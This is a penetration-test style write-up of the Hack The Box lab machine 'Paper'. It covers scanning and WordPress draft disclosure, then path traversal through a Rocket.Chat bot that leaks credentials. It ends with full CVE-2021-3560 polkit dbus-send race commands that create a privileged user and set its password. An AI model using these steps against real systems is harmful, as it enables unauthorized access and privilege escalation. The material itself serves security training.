
Paper

Paper HTB

Cover



Target: HTB Machine “Paper” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

Confidentiality Notice: This document contains sensitive information intended solely for the recipient(s). Any unauthorized review, use, disclosure, or distribution is prohibited.

1. Introduction

Objective of the Engagement

The objective of this assessment was to perform a comprehensive security evaluation of a Linux-based target hosting multiple integrated web services. Our engagement focused on identifying and exploiting critical vulnerabilities that could allow an attacker to chain misconfigurations and insecure components—ranging from web application flaws to local privilege escalation—to achieve complete system compromise.

Scope of Assessment

- **Network Reconnaissance:** We initiated the engagement by confirming host availability via ICMP. A ping response with a TTL of 63 conclusively identified the target system as Linux-based.
- **Service Enumeration & Vulnerability Discovery:** A full TCP SYN scan with Nmap uncovered active services on ports 22 (SSH), 80 (HTTP), and 443 (HTTPS). Banner grabbing revealed that the SSH service is running OpenSSH 8.0, while the web services are powered by Apache HTTP Server 2.4.37 on CentOS with mod_fcgid. HTTP header analysis via Burp Suite further exposed the domain “office.paper,” setting the stage for deeper web application investigations.
- **Web Application Analysis:** Enumeration using WPScan confirmed that the target’s WordPress site is running version 5.2.3—an insecure version released in 2019—identified by multiple passive detection methods. Additional testing, including URL manipulation (such as appending “?static=1”), demonstrated exploitable behavior, consistent with publicly documented vulnerabilities.
- **Secret System Discovery & Chat Bot Exploitation:** A hidden registration endpoint for an internal employee chat system was discovered at `http://chat.office.paper/register/8qozr226AhkCHZdyY`. After mapping the chat subdomain in the hosts file, we were able to register (using credentials such as “test” with a specified password) and interact with a chat bot. This bot, which automatically executes file commands based on direct messages, revealed a path traversal vulnerability. By manipulating its file listing commands, we were able to retrieve sensitive files (for instance, reading the contents of `../hubot.env`), which disclosed credentials for SSH access.

- **Privilege Escalation Assessment:** The final phase involved exploiting a well-known Polkit vulnerability (referenced in CVE-2021-3560). By sending crafted D-Bus messages—followed by prompt termination of these requests—we successfully created a new user account (“cds”) and updated its password. Verification via system commands confirmed that this account possessed elevated privileges, demonstrating a local privilege escalation from a standard user to near-root access.

Ethics & Compliance

All testing activities were executed in strict accordance with pre-approved rules of engagement. Careful measures were taken to ensure that normal business operations were not disrupted during the assessment. The detailed findings contained in this report are strictly confidential and have been shared only with authorized stakeholders to enable rapid and effective remediation.

2 Methodology

This section outlines the step-by-step approach and tools utilized during the penetration test.

OS Fingerprinting

An initial ICMP ping was sent to the target (10.129.136.31). The observed TTL (63) confirms the operating system is Linux:

```
kali@kali ~/workspace/Paper/nmap [15:14:14] $ ping -c 1 10.129.136.31
PING 10.129.136.31 (10.129.136.31) 56(84) bytes of data.
64 bytes from 10.129.136.31: icmp_seq=1 ttl=63 time=63.2 ms

--- 10.129.136.31 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 63.155/63.155/63.155/0.000 ms
```

Port Scanning

To determine active services, a full TCP SYN scan was executed using Nmap with host discovery disabled and a high transmission rate. The scan revealed that only ports 22 (SSH), 80 (HTTP), and 443 (HTTPS) are open:

```
kali@kali ~/workspace/Paper/nmap [15:14:31] $ sudo nmap -sS -Pn -n -p- --
open --min-rate 5000  10.129.136.31 -oG PaperPorts
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 15:16 EDT
Nmap scan report for 10.129.136.31
Host is up (0.040s latency).
```

```
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 12.61 seconds
```

Service Enumeration and Banner Grabbing


Further service identification was conducted using Nmap's version detection (`-sV`) and default scripts (`-sC`) against ports 22, 80, and 443. The results are as follows:

```
kali@kali ~/workspace/Paper/nmap [15:17:38] $ sudo nmap -p 22,80,443 -sVC
10.129.136.31 -oN PaperServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-12 15:17 EDT
Nmap scan report for 10.129.136.31
Host is up (0.044s latency).

PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp  open  http     Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: HTTP Server Test Page powered by CentOS
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k
mod_fcgid/2.3.9)
| ssl-cert: Subject:
commonName=localhost.localdomain/organizationName=Unspecified/countryName=
US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k
```


```
mod_fcgid/2.3.9
| http-methods:
|_  Potentially risky methods: TRACE
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
|_http-title: HTTP Server Test Page powered by CentOS
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.13 seconds
```

HTTP Header Analysis

Analysis of the HTTP response headers led to the identification of the domain “office.paper.” An intercepted HTTP response—captured via Burp Suite—illustrated the header details:



Additionally, a screenshot of the “office.paper” website is shown below:




WordPress Enumeration

The website was determined to be powered by WordPress. WPScan was employed to enumerate version details, user accounts, plugins, and additional components. The scan confirmed that WordPress version 5.2.3 is in use—an insecure version released on September 4, 2019—by detecting the version string in the RSS feeds:

```
kali@kali ~/workspace/Paper/content [17:19:02] $ wpscan --url
http://office.paper --enumerate


...SNIP...

[+] WordPress version 5.2.3 identified (Insecure, released on 2019-09-04).
 | Found By: Rss Generator (Passive Detection)
 |  - http://office.paper/index.php/feed/,
<generator>https://wordpress.org/?v=5.2.3</generator>
 |  - http://office.paper/index.php/comments/feed/,
<generator>https://wordpress.org/?v=5.2.3</generator>


...SNIP...
```

A related exploit (see https://www.exploit-db.com/exploits/47690 suggests that appending `?static=1` to the URL (i.e., `office.paper/?static=1/`) triggers additional output. The resulting browser output is captured below:




Discovery of a Secret Registration Endpoint


A hidden registration URL for a new employee chat system was discovered:

```
# Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY
```

After mapping `chat.office.paper` in the `/etc/hosts` file:



Access to the chat registration endpoint is restricted exclusively via the secret URL. When navigating to `http://chat.office.paper/register/8qozr226AhkCHZdyY`, registration is permitted—illustrated by the following screenshot:



A sample registration was executed using the username “test”

Chat Bot Interaction and File Access Vulnerability

The chat system features an automated bot that processes file commands via direct messages. The bot's help output includes usage instructions such as:

```
- How to use me ? :

..SNIP...

- 3. Files:

- eg: 'recyclops get me the file test.txt', or 'recyclops could you send
me the file sale/secret.xls' or just 'recyclops file test.txt'


- 4. List:

- You can ask me to list the files

- eg: 'recyclops i need directory list sale' or just 'recyclops list sale'


... SNIP ...
```

If we put "recyclops file test.txt" it uses "cat" command and if we put "recyclops list sale" he uses "ls"

For example, issuing the command:

```
recyclops list
```

returned the following directory listing:

```
- Fetching the directory listing of /sales/

- total 0
    drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 .
    drwx------ 11 dwight dwight 281 Feb 6 2022 ..
    drwxr-xr-x 2 dwight dwight 27 Sep 15 2021 sale
    drwxr-xr-x 2 dwight dwight 27 Jul 3 2021 sale_2
```

This file-handling functionality is vulnerable to path traversal (or local file inclusion) when commands such as `recyclops list ../` are submitted. Similarly, listing a specific file:

```
- etching the directory listing of ../

- total 32
    drwx------ 11 dwight dwight 281 Feb 6 2022 .
    drwxr-xr-x. 3 root root 20 Jan 14 2022 ..
    lrwxrwxrwx 1 dwight dwight 9 Jul 3 2021 .bash_history -> /dev/null
    -rw-r--r-- 1 dwight dwight 18 May 10 2019 .bash_logout
    -rw-r--r-- 1 dwight dwight 141 May 10 2019 .bash_profile
    -rw-r--r-- 1 dwight dwight 358 Jul 3 2021 .bashrc
    -rwxr-xr-x 1 dwight dwight 1174 Sep 16 2021 bot_[restart.sh]
(http://restart.sh/)
    drwx------ 5 dwight dwight 56 Jul 3 2021 .config
    -rw------- 1 dwight dwight 16 Jul 3 2021 .esd_auth
    drwx------ 2 dwight dwight 44 Jul 3 2021 .gnupg
    drwx------ 8 dwight dwight 4096 Sep 16 2021 hubot
    -rw-rw-r-- 1 dwight dwight 18 Sep 16 2021 .hubot_history
    drwx------ 3 dwight dwight 19 Jul 3 2021 .local
    drwxr-xr-x 4 dwight dwight 39 Jul 3 2021 .mozilla
    drwxrwxr-x 5 dwight dwight 83 Jul 3 2021 .npm
    drwxr-xr-x 4 dwight dwight 32 Jul 3 2021 sales
    drwx------ 2 dwight dwight 6 Sep 16 2021 .ssh
    -r-------- 1 dwight dwight 33 Jun 13 13:02 user.txt
    drwxr-xr-x 2 dwight dwight 24 Sep 16 2021 .vim
```

produces the output below:

```
- <!=====Contents of file ../.vim/.netrwhist=====>

- let g:netrw_dirhistmax =10
    let g:netrw_dirhist_cnt =1
    let g:netrw_dirhist_1='[/home/dwight/hubot/node_modules/@rocket.chat]
(mailto:/home/dwight/hubot/node_modules/@rocket.chat)/sdk/dist/lib'

- <!=====End of file ../.vim/.netrwhist=====>
```

Moreover, instructing the bot to display the contents of `../hubot.env` revealed sensitive credential information:

```
cat: /home/dwight/sales/../hubot.env
```

Extracted environment variables include:

```
- export ROCKETCHAT_URL='[http://127.0.0.1:48320]
(http://127.0.0.1:48320/)'
    export ROCKETCHAT_USER=recyclops
    export ROCKETCHAT_PASSWORD=<REDACTED>
    export ROCKETCHAT_USESSL=false
    export RESPOND_TO_DM=true
    export RESPOND_TO_EDITED=true
    export PORT=8000
    export BIND_ADDRESS=127.0.0.1
```

SSH access was achieved with the following command:

```
ssh dwight@10.129.183.11
```

Exploiting a Polkit Vulnerability for Privilege Escalation

Polkit (PolicyKit) is a standard system service on Linux that facilitates inter-process communication via D-Bus. A known vulnerability in Polkit permits privilege escalation by sending crafted D-Bus messages and terminating the process before its completion.

- 1. **Vulnerability Verification:** The Polkit version was verified using:

```
rpm -qa | grep -i polkit | grep -i "0.11[3-9]"
```

The system version is :

```
0.115-6
```

- 2 **Creating a New User via D-Bus:** The vulnerability was exploited by invoking the Accounts service to create a new user (“cds”):

```
[dwight@paper ~]$ dbus-send --system --dest=org.freedesktop.Accounts --
type=method_call --print-reply /org/freedesktop/Accounts
org.freedesktop.Accounts.CreateUser string:cds string:"test vulns" int32:1
& sleep 0.005s; kill $!
[4] 159130
[3]   Terminated              dbus-send --system --
dest=org.freedesktop.Accounts --type=method_call --print-reply
/org/freedesktop/Accounts org.freedesktop.Accounts.CreateUser string:cds
string:"test vulns" int32:1
```

Verification of the user creation was obtained with:

```
[dwight@paper ~]$ id cds
uid=1005(cds) gid=1005(cds) groups=1005(cds),10(wheel)
```


- **Setting the User Password:** The new password was generated using OpenSSL:

```
Creating the password with openssl:

openssl passwd -6 cacona
$6$uUJC5kirB8BUo0DA$9j7JcY0C7jwvb41RFeTPMpXYoyNfUPbfL0HAMYbEo0Ge3I/Arv7/pt
AC5jevvHGGEOlXfGsCG0WfwPRssqnUY.
```

Now we must change the password to the user that we recently created, note that the id number of the user "cds" is 1005

```
Command:

dbus-send --system --dest=org.freedesktop.Accounts --type=method_call --
print-reply /org/freedesktop/Accounts/User1005
org.freedesktop.Accounts.User.SetPassword
string:'$6$uUJC5kirB8BUo0DA$9j7JcY0C7jwvb41RFeTPMpXYoyNfUPbfL0HAMYbEo0Ge3I
/Arv7/ptAC5jevvHGGEOlXfGsCG0WfwPRssqnUY.' string:'test vulns' & sleep
0.005s; kill $!
[1] 158801
[3]   Terminated  dbus-send --system --dest=org.freedesktop.Accounts --
type=method_call --print-reply /org/freedesktop/Accounts/User1005
org.freedesktop.Accounts.User.SetPassword
string:'$6$uUJC5kirB8BUo0DA$9j7JcY0C7jwvb41RFeTPMpXYoyNfUPbfL0HAMYbEo0Ge3I
/Arv7/ptAC5jevvHGGEOlXfGsCG0WfwPRssqnUY.' string:'test vulns'
```

- **Privilege Verification:** After switching to the “cds” user using `su cds`, running the `id` command confirmed elevated privileges:



For additional insights into this vulnerability, refer to:

https://www.youtube.com/watch?v=QZhz64yEd0g


https://github.blog/security/vulnerability-research/privilege-escalation-polkit-root-on-linux-with-bug/

https://github.com/LucasPDiniz/CVE-2021-3560/blob/main/README.md

This comprehensive approach—from OS fingerprinting and service enumeration, through web application analysis and chatbot vulnerabilities, to exploiting a local privilege escalation—demonstrates the range of techniques applied during the testing engagement.

3 Findings


3.1 Vulnerability: WordPress Outdated Version and Static URL Exploit - CVE-2019-17671




- **CVSS:** CVSS3.1: AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N – 5.3 (Medium)
- **Description:** WPScan analysis identified that the WordPress installation is running version 5.2.3—an outdated and insecure release. This version was disclosed via multiple passive detection methods, including the RSS generator tags in the HTTP responses. Additionally, appending the query parameter `?static=1` to the URL (`office.paper/?static=1/`) resulted in unexpected output, suggesting that certain endpoints do not properly sanitize input.
